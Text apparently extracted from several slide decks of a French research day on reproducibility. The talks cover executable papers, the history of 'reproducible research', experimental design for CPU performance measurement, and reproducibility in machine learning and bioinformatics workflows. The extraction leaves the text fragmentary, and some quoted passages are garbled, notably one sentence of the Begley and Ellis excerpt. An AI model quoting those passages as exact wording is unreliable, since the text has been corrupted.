
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
<http://www.activepapers.org/>

Deux publications:

- A data and code model for reproducible research and executable papers
ICCS 2011: [Procedia Computer Science 2011, 4:579](#)
- ActivePapers: a platform for publishing and archiving computer-aided research
[F1000Research 2015, 3:289](#)

La pile logicielle en calcul scientifique





Média numériques pour la science

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| Article | Lecteur PDF
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
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Peu de code scientifique pour JVM

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
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Pour l'arithmétique à virgule flottante, il restera une dépendance de l'architecture de la machine.




- 1 La reproductibilité du calcul déterministe peut être assurée automatiquement.
- 2 Une chaîne d'outils fiables réduirait largement la nécessité de refaire des calculs coûteux.
- 3 Travaux en cours, on va y arriver!
- 4 Le calcul parallèle peut être rendu déterministe, mais pour l'instant c'est difficile.



Obtaining Faithful/Reproducible Measurements on Modern CPUs

Arnaud Legrand and Tom Cornebize

Univ. Grenoble Alpes, CNRS, Inria, Grenoble INP

Journée  – Reproductibilité de la recherche
May 2021




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
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
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
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
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
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Reproducible Research = Bridging the Gap by working Transparently

"REPRODUCIBLE RESEARCH": FIRST APPEARANCE

Clairbout & Karrenbach, meeting of the Society of Exploration Geophysics, 1992

Electronic Documents Give Reproducible Research a New Meaning

RE1.3

Jon F. Clairbout and Martin Karrenbach, Stanford Univ.

SUMMARY

A revolution in education and technology transfer follows from the marriage of word processing and software command scripts. In this marriage an author attaches to every figure caption a pushbutton or a name tag usable to recalculate the figure from all its data, parameters, and programs. This provides a new level of reproducibility in computer-

In 1990, we set this sequence of goals:

- Learn how to merge a publication with its underlying computational analysis.
- Teach researchers how to prepare a document in a form where they themselves can reproduce their own research results a year or more later by "pressing a single button".
- Learn how to leave finished work in a condition where coworkers can reproduce the calculation including the final illustration by pressing a button in its caption.
- Prepare a complete copy of our local software environment so that graduating students can take their work away with them to other sites, press a button, and reproduce their Stanford work.
- Merge electronic documents written by multiple authors (SEP reports).


- make incremental improvements in electronic-document software
- seek partners for broadening standards (and making incremental improvements).

Our basic goal is reproducible research. The electronic document is our means to this end. In principle, reproducibility in research can be achieved without electronic documents and that is how we started. Our first nonelectronic reproducible document was a textbook in which the paper document contained the name of a program script in every figure caption. The program scripts were organized by book chapter and section so they could be correlated to an accompanying magnetic tape dump of the file system. The magnetic tape also contained all the necessary data to feed the program script.


Now that we have begun using CD-ROM publication, we can go much further. Every figure caption contains a pushbutton that jumps to the appropriate science directory (folder) and initiates a figure rebuild command and then displays the figure, possibly as a movie or interactive program. We normally display seismic images of the earth's interior, but to reach wider audiences, Figure 1 shows a satellite weather picture which the pushbutton will animate as seen on commercial television. We include all our plot software as well as freely available software from many sources, including compilers and the \LaTeX word processing system. Naturally we cannot include licensed software, but with the exception

EXISTING TOOLS, EMERGING STANDARDS


Notebooks and workflows



Software environments



Sharing platforms



Scientific practices have greatly evolved, in particular since we rely on computers
How computers broke science – and what we can do about it



– Ben Marwick, The conversation, 2015

1. Computational science concerns:

Genomics software engineering, computational reproducibility, provenance

Computational fluid dynamics numerical issues

2. Statistical concerns:

Social Psychology, Medical sciences, ... methodology, statistics, pre-registration

What about Computer Science ?

ALL THIS IS ABOUT COMPUTATIONAL SCIENCES. SHOULD WE CARE ?

Computer Science is young and inherits from Mathematics,
Engineering, Linguistic, Nat. Sciences, ...

Purely theoretical scientists whose practice is close to mathematics *may* not be concerned (can't publish a math article without releasing the proofs).

- Have a look at talk by Vladimir Voevodsky in 2014 at Princeton 😊

Les quatre concepts de l'informatique, Gilles Dowek 2011:

- Algorithm, Machine, Language, Information

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

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↔ IPOL



Machine Learning: Trouble at the lab, The Economist 2013

According to some estimates, three-quarters of published scientific papers in the field of machine learning are bunk because of this "overfitting".
– Sandy Pentland (MIT)

NeurIPS, ICLR: open reviews, reproducibility challenges

→ Joelle Pineau @ NeurIPS'18



Every month in CACM, there is an article about the ethical consequences of Machine Learning on:

- Car driving, Autonomous guns, Law enforcement (risk assessment, predictive policing), ... **It's Not the Algorithm, It's the Data** (CACM, Feb. 2017)
- Advertising, Loan attribution, Selection at University, Organ transplant

Increasing society concern about **fairness** and **transparency**

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





Model \neq Reality. Although designed and built by human beings, computer systems are **so complex** that mistakes easily slip in...

Our reality evolves!!! The hardware keeps evolving so most results on old platforms quickly become obsolete (although, we keep building on such results 😊).

We need to regularly revisit and allow others to build on our work!


KEY CONCERNS FOR OUR COMMUNITY (ROOM FOR IMPROVEMENT)

How are cloud performance currently obtained and reported?, Methodological Principles for Reproducible Performance Evaluation in Cloud Computing, IEEE Trans. on Soft. Eng., July 2019



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Key DoE principles:

1. Replicate to **increase reliability**.
2. Randomize to **reduce bias** \rightsquigarrow Evaluate **statistical confidence**.


HORROR STORIES WHEN MEASURING CPU PERFORMANCE

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


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
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
1. specific configurations $AA \dots A \rightarrow A_1 A_2 \dots A_n$ (pseudo-replication)
2. temporary perturbations $AA \dots A BB \dots B \rightarrow ABBA AAB \dots$

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
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
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
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


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
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
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- HPL performance (32 nodes, 70 cfg., 5 repetitions) • Time scale = 3 days




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
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


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



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
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

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
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
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Dahu overview

CONCLUSION

EXPERIMENTAL METHODOLOGY: NOTICING THE UNEXPECTED



1. A separation of concerns

- Transparent Measurement Procedure and Analysis Procedure

2. Randomized and Designed Experiments allowing to both:

- Check the model and Instantiate it


3. Careful recording of all experimental parameters (before and during XPs)

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
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4. Prepare the Future: How to share Experiments?

- Reuse, reuse, reuse!
- Shared and controlled testbeds (e.g., Grid'5000/FIT-IoT Lab)
- Toward **literate experimentation?**

4–8 October, 2021 @ Strasbourg

16th GDR RSD Fall School: *Reproductibilité et recherche expérimentale en réseaux et en systèmes* <https://rsd-ecole.cnrs.fr/>



Reproductibilité computationnelle en sciences de la vie et *workflows* scientifiques : état-des lieux et retour d'expérience

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
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SIF
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Bioinformatics analysis

Public and private data sources

- Distributed
- Heterogeneous
- > 1,500



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Nucleic Acids Research



Binarization Water Use Efficiency
Segmentation **Java**
Python  **Web services**

Pipelines

- Combi tools
 WorkflowHub
nf-core 


How has this plot been generated?
 With which input data?
 With which tools? Parameters?

What is the **difference** between these experiments?



Tools

- Distributed
- Heterogeneous
- > 21 000 tools





Studies on (lack of) reproducibility

- Nekrutenko & Taylor, *Nature Genetics* (2012)
 - 50 papers published in 2011 using the Burrows-Wheeler Aligner for Mapping Illumina reads.
 - 31/50 (62%) provide no information
 - no version of the tool + no parameters used + no exact genomic reference sequence
 - 7/50 (14%) provide all the necessary details
- Alsheikh-Ali et al, *PLoS one* (2011)
 - 10 papers in the top-50 IF journals → 500 papers (publishers)
 - 149 (30%) were not subject to any data availability policy (0% made their data available)
 - Of the remaining 351 papers
 - 208 papers (59%) did not adhere to the data availability instructions
 - 143 make a statement of willingness to share
 - 47 papers (9%) deposited full primary raw data online

Reproducibility Crisis...

Retractions On the Rise

A study of the PubMed database found that the number of articles retracted from scientific journals increased substantially between 2000 and 2009.



Raise standards for preclinical cancer research

C. Glenn Begley and Lee M. Ellis propose how methods, publications and incentives must change if patients are to benefit.

Efforts over the past decade to characterize the genetic alterations that cause cancer have led to a better understanding of molecular drivers of this complex of diseases. Although we in the cancer field had hoped that this would lead to more effective drugs, disappointingly few drugs...

Efforts in oncology have the highest failure rates compared with other therapeutic areas. Given the high societal need to develop drugs to an extentable table that hastens to clinic development may be lower than for other disease areas, and a larger number of drugs with suboptimal preclinical outcomes will...

